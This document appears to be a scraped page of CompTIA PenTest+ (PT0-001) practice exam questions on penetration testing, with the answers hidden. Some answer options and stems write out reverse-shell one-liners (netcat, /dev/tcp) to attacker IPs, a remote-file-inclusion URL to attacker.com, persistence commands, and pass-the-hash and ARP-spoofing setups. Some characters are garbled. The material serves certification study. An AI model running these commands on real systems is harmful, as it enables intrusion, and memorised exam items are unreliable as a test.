Actual exam question from CompTIA's PT0-001

Question #: 1


Topic #: 1

[All PT0-001 Questions]

DRAG DROP -

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Select and Place:



Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 2

Topic #: 1

[All PT0-001 Questions]


DRAG DROP -

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
s = `Administrator`
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Select and Place:



Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 3

Topic #: 1

[All PT0-001 Questions]

A penetration tester has compromised a Windows server and is attempting to achieve persistence. Which of the following would achieve that goal?

A. schtasks.exe /create/tr ɹ€powershell.exeɹ€ Sv.ps1 /run

B. net session server | dsquery -user | net use c$

C. powershell && set-executionpolicy unrestricted

D. reg save HKLM\System\CurrentControlSet\Services\Sv.reg

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 4

Topic #: 1

[All PT0-001 Questions]

A client has scheduled a wireless penetration test. Which of the following describes the scoping target information MOST likely needed before testing can begin?

A. The physical location and network ESSIDs to be tested

B. The number of wireless devices owned by the client

C. The client's preferred wireless access point vendor

D. The bands and frequencies used by the client's devices

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 5

Topic #: 1

[All PT0-001 Questions]

Which of the following BEST describes some significant security weaknesses with an ICS, such as those used in electrical utility facilities, natural gas facilities, dams, and nuclear facilities?

A. ICS vendors are slow to implement adequate security controls.

B. ICS staff are not adequately trained to perform basic duties.

C. There is a scarcity of replacement equipment for critical devices.

D. There is a lack of compliance for ICS facilities.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 6

Topic #: 1

[All PT0-001 Questions]

A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0. Which of the following levels of difficulty would be required to exploit this vulnerability?

A. Very difficult; perimeter systems are usually behind a firewall.

B. Somewhat difficult; would require significant processing power to exploit.

C. Trivial; little effort is required to exploit this finding.

D. Impossible; external hosts are hardened to protect against attacks.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 7

Topic #: 1

[All PT0-001 Questions]

A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)

A. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.

B. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.

C. Place a script in C:\users\%username\local\appdata\roaming\temp\au57d.ps1.

D. Create a fake service in Windows called RTAudio to execute manually.

E. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.

F. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 8

Topic #: 1

[All PT0-001 Questions]

Which of the following tools is used to perform a credential brute force attack?

A. Hydra

B. John the Ripper

C. Hashcat

D. Peach

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 9

Topic #: 1

[All PT0-001 Questions]

Which of the following situations would cause a penetration tester to communicate with a system owner/client during the course of a test? (Select TWO.)

A. The tester discovers personally identifiable data on the system.

B. The system shows evidence of prior unauthorized compromise.

C. The system shows a lack of hardening throughout.

D. The system becomes unavailable following an attempted exploit.

E. The tester discovers a finding on an out-of-scope system.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 10

Topic #: 1

[All PT0-001 Questions]

A penetration tester has performed a security assessment for a startup firm. The report lists a total of ten vulnerabilities, with five identified as critical. The client does not have the resources to immediately remediate all vulnerabilities. Under such circumstances, which of the following would be the BEST suggestion for the client?

A. Apply easy compensating controls for critical vulnerabilities to minimize the risk, and then reprioritize remediation.

B. Identify the issues that can be remediated most quickly and address them first.

C. Implement the least impactful of the critical vulnerabilities' remediations first, and then address other critical vulnerabilities

D. Fix the most critical vulnerability first, even if it means fixing the other vulnerabilities may take a very long lime.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 11

Topic #: 1

[All PT0-001 Questions]

Which of the following is the reason why a penetration tester would run the chkconfig --del servicename command at the end of an engagement?

A. To remove the persistence

B. To enable persistence

C. To report persistence

D. To check for persistence

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 12

Topic #: 1

[All PT0-001 Questions]

A penetration tester wants to target NETBIOS name service. Which of the following is the MOST likely command to exploit the NETBIOS name service?

A. arpspoof

B. nmap

C. responder

D. burpsuite

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 13

Topic #: 1

[All PT0-001 Questions]

A security consultant receives a document outlining the scope of an upcoming penetration test. This document contains IP addresses and times that each can be scanned. Which of the following would contain this information?

A. Rules of engagement

B. Request for proposal

C. Master service agreement

D. Business impact analysis

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 14

Topic #: 1

[All PT0-001 Questions]

A penetration tester executes the following commands:

```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```

Which of the following is a local host vulnerability that the attacker is exploiting?

A. Insecure file permissions

B. Application whitelisting

C. Shell escape

D. Writable service

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 15

Topic #: 1

[All PT0-001 Questions]

A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?

A. Stored XSS

B. Fill path disclosure

C. Expired certificate

D. Clickjacking

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 16

Topic #: 1

[All PT0-001 Questions]

A penetration tester observes that several high-numbered ports are listening on a public web server. However, the system owner says the application only uses port 443. Which of the following would be BEST to recommend?

A. Transition the application to another port.

B. Filter port 443 to specific IP addresses.

C. Implement a web application firewall.

D. Disable unneeded services.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 17

Topic #: 1

[All PT0-001 Questions]

A penetration tester was able to enter an SQL injection command into a text box and gain access to the information store on the database. Which of the following is the BEST recommendation that would mitigate the vulnerability?

A. Randomize the credentials used to log in.

B. Install host-based intrusion detection.

C. Implement input normalization.

D. Perform system hardening.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 18

Topic #: 1

[All PT0-001 Questions]

Black box penetration testing strategy provides the tester with:

A. a target list

B. a network diagram

C. source code

D. privileged credentials

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 19

Topic #: 1

[All PT0-001 Questions]

Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

A. Shodan

B. SET

C. BeEF

D. Wireshark

E. Maltego

F. Dynamo

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 20

Topic #: 1

[All PT0-001 Questions]

A penetration tester is performing ARP spoofing against a switch. Which of the following should the penetration tester spoof to get the MOST information?

A. MAC address of the client

B. MAC address of the domain controller

C. MAC address of the web server

D. MAC address of the gateway

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 21

Topic #: 1

[All PT0-001 Questions]

A penetration tester is able to move laterally throughout a domain with minimal roadblocks after compromising a single workstation. Which of the following mitigation strategies would be BEST to recommend in the report? (Select THREE).

A. Randomize local administrator credentials for each machine.

B. Disable remote logons for local administrators.

C. Require multifactor authentication for all logins.

D. Increase minimum password complexity requirements.

E. Apply additional network access control.

F. Enable full-disk encryption on every workstation.

G. Segment each host into its own VLAN.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 22

Topic #: 1

[All PT0-001 Questions]

A security consultant is trying to attack a device with a previously identified user account.

```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                                  Required
----                  ---------------                                                  --------
RHOST                 192.168.1.10                                                     yes
RPORT                 445                                                              yes
SERVICE_DESCRIPTION                                                                    no
SERVICE_DISPLAY_NAME                                                                   no
SERVICE_NAME                                                                           no
SHARE                 ADMIN$                                                           yes
SMBDOMAIN             ECorp                                                            no
SMBPASS               aad3b435b514004eeaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep      no
SMBUSER               Administrator                                                    no
```

Which of the following types of attacks is being executed?

A. Credential dump attack

B. DLL injection attack

C. Reverse shell attack

D. Pass the hash attack

Show Suggested Answer

Actual exam question from CompTIA's PT0-001
Question #: 23
Topic #: 1
[All PT0-001 Questions]

A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:

IP: 192.168.1.20 -

NETMASK: 255.255.255.0 -

DEFAULT GATEWAY: 192.168.1.254 -

DHCP: 192.168.1.253 -
DNS: 192.168.10.10, 192.168.20.10
Which of the following commands should the malicious user execute to perform the MITM attack?

A. arpspoof -c both -r -t 192.168.1.1 192.168.1.20

B. arpspoof -t 192.168.1.20 192.168.1.254

C. arpspoof -c both -t 192.168.1.20 192.168.1.253

D. arpspoof -r -t 192.168.1.253 192.168.1.20

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 24

Topic #: 1

[All PT0-001 Questions]

A client has requested an external network penetration test for compliance purposes. During discussion between the client and the penetration tester, the client expresses unwillingness to add the penetration tester's source IP addresses to the client's IPS whitelist for the duration of the test. Which of the following is the BEST argument as to why the penetration tester's source IP addresses should be whitelisted?

A. Whitelisting prevents a possible inadvertent DoS attack against the IPS and supporting log-monitoring systems.

B. Penetration testing of third-party IPS systems often requires additional documentation and authorizations; potentially delaying the time-sensitive test.

C. IPS whitelisting rules require frequent updates to stay current, constantly developing vulnerabilities and newly discovered weaknesses.

D. Testing should focus on the discovery of possible security issues across all in-scope systems, not on determining the relative effectiveness of active defenses such as an IPS.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 25

Topic #: 1

[All PT0-001 Questions]

An energy company contracted a security firm to perform a penetration test of a power plant, which employs ICS to manage power generation and cooling. Which of the following is a consideration unique to such an environment that must be made by the firm when preparing for the assessment?

A. Selection of the appropriate set of security testing tools

B. Current and load ratings of the ICS components

C. Potential operational and safety hazards

D. Electrical certification of hardware used in the test

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 26

Topic #: 1

[All PT0-001 Questions]

A healthcare organization must abide by local regulations to protect and attest to the protection of personal health information of covered individuals. Which of the following conditions should a penetration tester specifically test for when performing an assessment? (Select TWO).

A. Cleartext exposure of SNMP trap data

B. Software bugs resident in the IT ticketing system

C. S/MIME certificate templates defined by the CA

D. Health information communicated over HTTP

E. DAR encryption on records servers

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 27

Topic #: 1

[All PT0-001 Questions]

Which of the following is an example of a spear phishing attack?

A. Targeting an executive with an SMS attack

B. Targeting a specific team with an email attack

C. Targeting random users with a USB key drop

D. Targeting an organization with a watering hole attack

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 28

Topic #: 1

[All PT0-001 Questions]

A security assessor is attempting to craft specialized XML files to test the security of the parsing functions during ingest into a Windows application. Before beginning to test the application, which of the following should the assessor request from the organization?

A. Sample SOAP messages

B. The REST API documentation

C. A protocol fuzzing utility

D. An applicable XSD file

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 29

Topic #: 1

[All PT0-001 Questions]

Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

A. Stack pointer register

B. Index pointer register

C. Stack base pointer

D. Destination index register

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 30

Topic #: 1

[All PT0-001 Questions]

During a web application assessment, a penetration tester discovers that arbitrary commands can be executed on the server. Wanting to take this attack one step further, the penetration tester begins to explore ways to gain a reverse shell back to the attacking machine at 192.168.1.5. Which of the following are possible ways to do so? (Select TWO).

A. nc 192.168.1.5 44444

B. nc -nlvp 44444 -e /bin/sh

C. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 44444>/tmp/f

D. nc -e /bin/sh 192.168.1.5 44444

E. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 444444>/tmp/f

F. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.1 44444>/tmp/f

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 31

Topic #: 1

[All PT0-001 Questions]

Consumer-based IoT devices are often less secure than systems built for traditional desktop computers. Which of the following BEST describes the reasoning for this?

A. Manufacturers developing IoT devices are less concerned with security.

B. It is difficult for administrators to implement the same security standards across the board.

C. IoT systems often lack the hardware power required by more secure solutions.

D. Regulatory authorities often have lower security requirements for IoT systems.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 32

Topic #: 1

[All PT0-001 Questions]

Which of the following commands starts the Metasploit database?

A. msfconsole

B. workspace

C. msfvenom

D. db_init

E. db_connect

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 33

Topic #: 1

[All PT0-001 Questions]

A company requested a penetration tester review the security of an in-house developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO).

A. Convert to JAR.

B. Decompile.

C. Cross-compile the application.

D. Convert JAR files to DEX.

E. Re-sign the APK.

F. Attach to ADB.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 34

Topic #: 1

[All PT0-001 Questions]

A penetration tester identifies the following findings during an external vulnerability scan:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

A. Obsolete software may contain exploitable components.

B. Weak password management practices may be employed.

C. Cryptographically weak protocols may be intercepted.

D. Web server configurations may reveal sensitive information.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 35

Topic #: 1

[All PT0-001 Questions]

A penetration tester is in the process of writing a report that outlines the overall level of risk to operations. In which of the following areas of the report should the penetration tester put this?

A. Appendices

B. Executive summary

C. Technical summary

D. Main body

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 36

Topic #: 1

[All PT0-001 Questions]

A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Given the below code and output:

```
import requests
from BeautifulSoup import BeautifulSoup
request = requests.get("https://www.bank.com/admin")
respHeaders, respBody = request[0], request[1]
if respHeader.statuscode = 200:
        soup = BeautifulSoup(respBody)
        soup = soup.FindAll("div", {"type": "hidden"})
        print respHeader.StatusCode, StatusMessage
else:
        print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

Which of the following is the tester intending to do?

A. Horizontally escalate privileges.

B. Scrape the page for hidden fields.

C. Analyze HTTP response code.

D. Search for HTTP headers.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 37

Topic #: 1

[All PT0-001 Questions]

A penetration tester wants to launch a graphic console window from a remotely compromised host with IP 10.0.0.20 and display the terminal on the local computer with IP 192.168.1.10. Which of the following would accomplish this task?

A. From the remote computer, run the following commands: export XHOST 192.168.1.10:0.0 xhost+ Terminal

B. From the local computer, run the following command: ssh -L4444:127.0.0.1:6000 -X user@10.0.0.20 xterm

C. From the remote computer, run the following command: ssh -R6000:127.0.0.1:4444 -p 6000 user@192.168.1.10 ı€xhost+; xtermı€

D. From the local computer, run the following command: nc -l -p 6000 Then, from the remote computer, run the following command: xterm | nc 192.168.1.10 6000

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 38

Topic #: 1

[All PT0-001 Questions]

A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy:

```
Request
POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referrer:https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>

Displaying 1-10 of 105 records.
```

Which of the following types of vulnerabilities is being exploited?

A. Forced browsing vulnerability

B. Parameter pollution vulnerability

C. File upload vulnerability

D. Cookie enumeration

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 39

Topic #: 1

[All PT0-001 Questions]

A penetration tester compromises a system that has unrestricted network access over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester MOST likely use?

A. perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;

B. ssh superadmin@<DESTINATIONIP> -p 443

C. nc -e /bin/sh <SOURCEIP> 443

D. bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 40

Topic #: 1

[All PT0-001 Questions]

A penetration tester observes that the content security policy header is missing during a web application penetration test. Which of the following techniques would the penetration tester MOST likely perform?

A. Command injection attack

B. Clickjacking attack

C. Directory traversal attack

D. Remote file inclusion attack

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 41

Topic #: 1

[All PT0-001 Questions]

Which of the following are MOST important when planning for an engagement? (Select TWO).

A. Goals/objectives

B. Architectural diagrams

C. Tolerance to impact

D. Storage time for a report

E. Company policies

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 42

Topic #: 1

[All PT0-001 Questions]

The following line was found in an exploited machine's history file. An attacker ran the following command: bash -i >& /dev/tcp/192.168.0.1/80 0> &1

Which of the following describes what the command does?

A. Performs a port scan.

B. Grabs the web server's banner.

C. Redirects a TTY to a remote system.

D. Removes error logs for the supplied IP.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 43

Topic #: 1

[All PT0-001 Questions]

Which of the following types of intrusion techniques is the use of an `under-the-door tool` during a physical security assessment an example of?

A. Lockpicking

B. Egress sensor triggering

C. Lock bumping

D. Lock bypass

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 44

Topic #: 1

[All PT0-001 Questions]

During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

A. Disable the network port of the affected service.

B. Complete all findings, and then submit them to the client.

C. Promptly alert the client with details of the finding.

D. Take the target offline so it cannot be exploited by an attacker.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 45

Topic #: 1

[All PT0-001 Questions]

A penetration tester has successfully deployed an evil twin and is starting to see some victim traffic. The next step the penetration tester wants to take is to capture all the victim web traffic unencrypted. Which of the following would BEST meet this goal?

A. Perform an HTTP downgrade attack.

B. Harvest the user credentials to decrypt traffic.

C. Perform an MITM attack.

D. Implement a CA attack by impersonating trusted CAs.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001
Question #: 46
Topic #: 1
[All PT0-001 Questions]

After gaining initial low-privilege access to a Linux system, a penetration tester identifies an interesting binary in a user's home folder titled "changepass.`
-sr-xr-x 1 root root 6443 Oct 18 2017 /home/user/changepass
Using `strings" to print ASCII printable characters from changepass, the tester notes the following:
$ strings changepass
exit
setuid
strcmp

GLIBC_2.0 -

ENV_PATH -
%s/changepw
malloc
strlen
Given this information, which of the following is the MOST likely path of exploitation to achieve root privileges on the machine?

A. Copy changepass to a writable directory and export the ENV_PATH environmental variable to the path of a token-stealing binary titled changepw. Then run changepass.

B. Create a copy of changepass in the same directory, naming it changepw. Export the ENV_PATH environmental variable to the path '/home/user/'. Then run changepass.

C. Export the ENV_PATH environmental variable to the path of a writable directory that contains a token-stealing binary titled changepw. Then run changepass.

D. Run changepass within the current directory with sudo after exporting the ENV_PATH environmental variable to the path of '/usr/local/bin'.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 47

Topic #: 1

[All PT0-001 Questions]

A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses. Which of the following is the MOST efficient to utilize?

A. nmap -p 53 -oG dnslist.txt | cut -d ג:€ג€ -f 4

B. nslookup -ns 8.8.8.8 << dnslist.txt

C. for x in {1...254}; do dig -x 192.168.$x.$x; done

D. dig -r > echo ג€8.8.8.8ג€ >> /etc/resolv.conf

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 48

Topic #: 1

[All PT0-001 Questions]

Given the following Python script:

```
#!/usr/bin/python
import socket as skt
for port in range(1,1024):
    try:
        sox=skt.socket(skt.AF_INET,skt.SOCK_STREAM)
        sox.settimeout(1000)
        sox.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        sox.close
    except: continue
```

Which of the following is where the output will go?

A. To the screen

B. To a network server

C. To a file

D. To /dev/null

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 49

Topic #: 1

[All PT0-001 Questions]

An engineer, who is conducting a penetration test for a web application, discovers the user login process sends from field data using the HTTP GET method. To mitigate the risk of exposing sensitive information, the form should be sent using an:

A. HTTP POST method.

B. HTTP OPTIONS method.

C. HTTP PUT method.

D. HTTP TRACE method.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 50

Topic #: 1

[All PT0-001 Questions]

A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?

A. Vulnerability scan

B. Dynamic scan

C. Static scan

D. Compliance scan

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 51

Topic #: 1

[All PT0-001 Questions]

While monitoring WAF logs, a security analyst discovers a successful attack against the following URL: https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php

Which of the following remediation steps should be taken to prevent this type of attack?

A. Implement a blacklist.

B. Block URL redirections.

C. Double URL encode the parameters.

D. Stop external calls from the application.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 52

Topic #: 1

[All PT0-001 Questions]

A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?

A. Discovery scan

B. Stealth scan

C. Full scan

D. Credentialed scan

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 53

Topic #: 1

[All PT0-001 Questions]

A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select THREE).

A. Mandate all employees take security awareness training.

B. Implement two-factor authentication for remote access.

C. Install an intrusion prevention system.

D. Increase password complexity requirements.

E. Install a security information event monitoring solution.

F. Prevent members of the IT department from interactively logging in as administrators.

G. Upgrade the cipher suite used for the VPN solution.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 54

Topic #: 1

[All PT0-001 Questions]

A penetration tester is reviewing the following output from a wireless sniffer:

ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

Which of the following can be extrapolated from the above information?

A. Hardware vendor

B. Channel interference

C. Usernames

D. Key strength

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 55

Topic #: 1

[All PT0-001 Questions]

An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

A. Principle of fear

B. Principle of authority

C. Principle of scarcity

D. Principle of likeness

E. Principle of social proof

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 56

Topic #: 1

[All PT0-001 Questions]

A security assessor completed a comprehensive penetration test of a company and its networks and systems. During the assessment, the tester identified a vulnerability in the crypto library used for TLS on the company's intranet-wide payroll web application. However, the vulnerability has not yet been patched by the vendor, although a patch is expected within days. Which of the following strategies would BEST mitigate the risk of impact?

A. Modify the web server crypto configuration to use a stronger cipher-suite for encryption, hashing, and digital signing.

B. Implement new training to be aware of the risks in accessing the application. This training can be decommissioned after the vulnerability is patched.

C. Implement an ACL to restrict access to the application exclusively to the finance department. Reopen the application to company staff after the vulnerability is patched.

D. Require payroll users to change the passwords used to authenticate to the application. Following the patching of the vulnerability, implement another required password change.

Show Suggested Answer

